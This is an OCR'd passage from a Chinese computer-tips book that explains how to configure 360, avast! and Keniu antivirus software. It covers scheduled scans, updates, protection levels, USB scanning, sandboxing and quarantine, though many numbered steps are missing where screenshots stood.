
(2) 设置 360 漏洞修复

设置 360 漏洞修复，可以选择补丁的下载目录、补丁下载和安装的顺序、漏洞的扫描提示和修复方式等。

❶ 切换到 360 安全卫士的“修复漏洞”选项卡。




❸ 在弹出的“360 漏洞修复”对话框中进行相关设置。



技巧252 使用 360 杀毒软件定时查毒

定期杀毒可以使系统运行在一个相对较安全的环境中，360 杀毒软件具有定时查毒的功能，可以在指定的时间实现自动查毒。

❶ 打开 360 杀毒软件。




知识补充

360 杀毒软件作为一款知名的杀毒软件，无激活码，完全免费。

技巧253 升级 360 杀毒软件病毒库

360 杀毒软件具有自动升级功能，同时也提供了下载离线升级包的功能。


❶ 打开 360 杀毒软件。



❹ 360 杀毒软件的升级程序会连接服务器检查是否有可用更新，如果有更新的话就会下载并安装升级文件。

举一反三

如果使用 360 杀毒软件自带的升级程序升级速度较慢的话，则可以使用下载工具下载离线升级包进行升级(如下图所示)。




❼ 360 杀毒软件自动打开离线升级包的下载页面(http://sd.360.cn/downlist_offline_part.html)，用户只需根据提示进行下载即可(如下图所示)。

技巧254　扫描完成后自动关机

360 杀毒软件提供了多种病毒扫描方式，还可以设置扫描完成后自动关机的功能，具体的操作步骤如下。


❶ 打开 360 杀毒软件，选择任意一种扫描方式。



注意事项

选中“扫描完成后关闭计算机”复选框即可实现 360 杀毒软件在扫描完毕后自动关闭计算机。另外，选中该复选框后，会自动选中“自动处理扫描出来的病毒威胁”复选框。

当用户的电脑中安装有其他杀毒软件，在开启 360 杀毒软件的实时防护功能时，会以兼容模式开启，并要求重启生效，如下图所示。




技巧255　巧设 360 杀毒软件防护级别


360 杀毒软件根据安全程度的高低，为用户设置了三种防护级别。

专家坐堂

当用户选择“中等防护”时，杀毒软件提供较为全面的防护，占用的资源一般，适合大部分用户。

❶ 双击运行 360 杀毒软件。





举一反三

当用户选择“基本防护”时，杀毒软件的防护程度较低，但占用的资源最少，比较适合电脑配置一般的用户。

当用户选择“严格防护”时，杀毒软件的防护程度非常高，但占用的资源也最多，比较适合电脑配置较好且有较高安全需求的用户。

技巧256 巧设 360 杀毒软件嵌入式扫描


如今，身边的 U 盘也成为了病毒生存和传播的“温床”。当将携带有病毒的 U 盘连接上电脑时，就可能使电脑中毒。

对此，用户只要对 360 杀毒软件的嵌入式扫描功能进行相应设置，就能防范这样的潜在危险。


专家坐堂

360 杀毒软件还可以设置对网友通过 QQ、MSN 发送过来的文件进行扫描，也可以对使用迅雷、快车下载的文件进行扫描，同时还可以实时监控从 U 盘运行的可疑程序或脚本。

❶ 打开 360 杀毒软件。




❹ 选中“即时扫描 QQ/MSN 接收的文件”复选框，再选中“忽略安全的文件类型”复选框(如下图所示)。




❺ 选中“实时监控从 U 盘运行的可疑程序和脚本”复选框。

❻ 选中“即时扫描插入的 U 盘”复选框，再选中“自动进行扫描”和“扫描所有文件”单选按钮(如下图所示)。




❼ 当用户安装有 360 安全浏览器时，应选中“即时扫描 360 安全浏览器下载的文件”复选框(如下图所示)。





技巧257　玩转 360 杀毒软件的白名单


和其他杀毒软件一样，360 杀毒软件也支持设置文件以及目录为白名单，使 360 杀毒软件在病毒扫描和实时保护时将其跳过。

❶ 打开 360 杀毒软件的设置窗口。










技巧258　让 avast!更省资源

avast!杀毒软件以其强大的杀毒能力和极小的资源占用著称，即使在配置较低的电脑上依然可以流畅运行。其实根据不同的电脑使用习惯，还可以让 avast!更省资源。


(1) 添加信任文件

添加信任的文件格式，avast!就会根据设置对其进行必要的扫描，减少资源的浪费。


❶ 打开 avast!杀毒软件。



❽ 此外，选中下图所示的三个选项也可以加快扫描速度，减少资源占用。




❾ 如果没有特殊要求，不必选中下图所示的两个选项，否则会降低扫描速度。



(2) 停止垃圾邮件防护功能

如果平时只是使用网页邮箱，而不是使用 Foxmail 等客户端邮箱，则 avast!的反垃圾邮件功能完全可以停止，以进一步节省系统资源。


❶ 打开 avast!杀毒软件。




(3) 关闭 avast!声音

avast!在进行扫描的时候本身就需要调用较多的系统资源，当检测到可疑项目或者完成扫描后，再调用相应的声音文件则会在瞬间占用更多的系统资源。关闭 avast!的声音可以节省资源。

❶ 打开 avast!杀毒软件。






(4) 调低扫描优先级

调低 avast!扫描进程的优先级也可以减少系统资源的占用。

❶ 打开 avast!杀毒软件。




知识补充

优先级越高，扫描所需的时间越短，但是所需的系统资源也越多；反之，优先级越低，扫描所需时间就越长，但是所需的系统资源会下降。

技巧259　巧用 avast!扫描自定义文件夹

使用 avast!进行全盘扫描将耗费大量的时间，其实只要对关键位置以及几个自认为风险系数较高的文件夹进行扫描即可。

❶ 打开 avast!杀毒软件。




❻ 设置完成后，avast!自动执行扫描任务(如下图所示)。


技巧260　avast!开机扫描查杀顽固病毒


某些顽固的病毒会随 Windows 系统加载而激

活，使得众多杀毒软件束手无策。avast!可以设置开机扫描，可以在加载 Windows 系统之前运行，从而达到在病毒对系统造成破坏之前将其查杀，设置也十分简单，具体的操作步骤如下。

❶ 打开 avast!杀毒软件。







知识补充

设置完成后，下次重新启动计算机即可开启扫描功能。

技巧261 巧用 avast!拦截网站广告

avast!的站点拦截功能可以拦截用户设置的网站，一般用于阻止孩子或其他用户访问不希望他们访问的网站，其实还可以利用这个功能拦截网站的广告。

❶ 打开 avast!杀毒软件。


技巧262 巧用“沙箱”安全浏览网页


浏览器是访问互联网的主要通道，是网页也是各种病毒和木马程序的集聚场所，使用 avast!的沙箱功能可以使用户在一个绝对安全的环境中浏览网页或运行其他应用程序。

(1) 使用沙箱运行 IE 浏览器

启用该功能的浏览器将会被彻底包含在沙箱中，避免了对计算机的任何损坏。

❶ 打开 avast!杀毒软件。





知识补充

avast!全功能杀毒软件和 avast!网络安全软件才拥有沙箱功能，avast!免费杀毒软件并不包含该功能。

❼ 启用沙箱打开某个程序后，该程序的边框将变成红色，如下图所示。

(2) 始终使用沙箱运行 IE 浏览器

如果需要进一步指定始终以虚拟模式运行 IE 浏览器，则可以在“专家设置”中进行设置。

❶ 打开“进程虚拟”选项。

举一反三

在安装了 avast!全功能杀毒软件或 avast!网络安全软件的电脑中，右击应用程序，在快捷菜单中可以选择“虚拟运行”或“始终在沙箱中运行”命令，与在 avast!软件的主界面中进行设置的效果是一样的。

技巧263　让 avast!在屏保时进行杀毒操作

avast!杀毒软件可以设置在屏保的时候扫描电脑，其设置也十分简单，具体的步骤如下。

(1) 启用 avast!屏保扫描功能

安装 avast!杀毒软件之后，默认就会在系统的屏幕保护程序中添加一个名为 avast! antivirus 的屏保程序。

❶ 右击桌面空白区域，在弹出的快捷菜单中选择“属性”命令。


知识补充

屏保内部会显示一个小窗口，显示扫描进度，以及已扫描文件数等相关信息。

(2) 设置 avast!屏保扫描

如果需要对 avast!的屏保扫描进行相关设置，则需要在 avast!的“设置”选项中选中“在 avast!用户界面中显示特殊扫描”复选框。

❶ 打开“avast!设置”对话框。




❽ 用户可以访问扫描参数并根据需要进行相应的调整，如右上图所示。

技巧264 巧妙处理 avast!隔离区中的文件

avast!隔离区中一般包含两类文件，一种是 avast!根据扫描设置或根据用户的指示移入病毒隔离区的文件，属于感染或可疑文件；另外一类是用户传送到隔离区的文件。


下面介绍如何利用 avast!隔离区提交病毒样本给 avast!的病毒库。


❶ 打开 avast!杀毒软件。




❻ 在“打开”对话框中选择需要添加的文件，单击“打开”按钮。

❼ 右击需要提交至 avast!病毒实验室的文件，在弹出的快捷菜单中选择“提交至病毒实验室”命令。









技巧265　让可牛杀毒软件和其他杀毒软件共存

对于绝大多数杀毒软件来说都很难做到与其他杀毒软件共存，而可牛杀毒软件则可以实现与其他杀毒软件共存，只需在安装的时候进行简单的设置就可以了。


❶ 打开可牛免费杀毒网站 http://sd.keniu.com/。





❸ 下载完成后即可安装可牛杀毒软件。



❺ 选择安装路径，单击“安装”按钮进行安装(如下图所示)。







专家坐堂

可牛杀毒软件提供了“超强保护模式”、“双杀软模式”以及“轻巧保护模式”，可牛杀毒软件会根据系统配置，选择合适的实时保护模式，选择“双杀软模式”，可以实现与其他杀软共存，共同保护系统安全。


技巧266 巧用可牛杀毒软件双引擎查杀病毒

可牛免费杀毒软件提供了“快速扫描”、“全盘扫描”以及“自定义扫描”三种扫描方式，用户可以根据实际情况选择合适的扫描方式。


知识补充

可牛杀毒软件采用卡巴斯基杀毒引擎和高效轻巧的云引擎，可以更大限度地对系统进行保护。

❶ 打开可牛免费杀毒软件。




❸ 可牛杀毒软件开始启用双引擎查杀病毒。



技巧267 玩转可牛杀毒软件实时保护功能

可牛杀毒软件的实时保护功能可以为用户选择适合电脑配置的保护模式，及时发现系统中存在的安全隐患，阻止病毒入侵，有效地提高系统安全性。

❶ 打开可牛免费杀毒软件。



知识补充

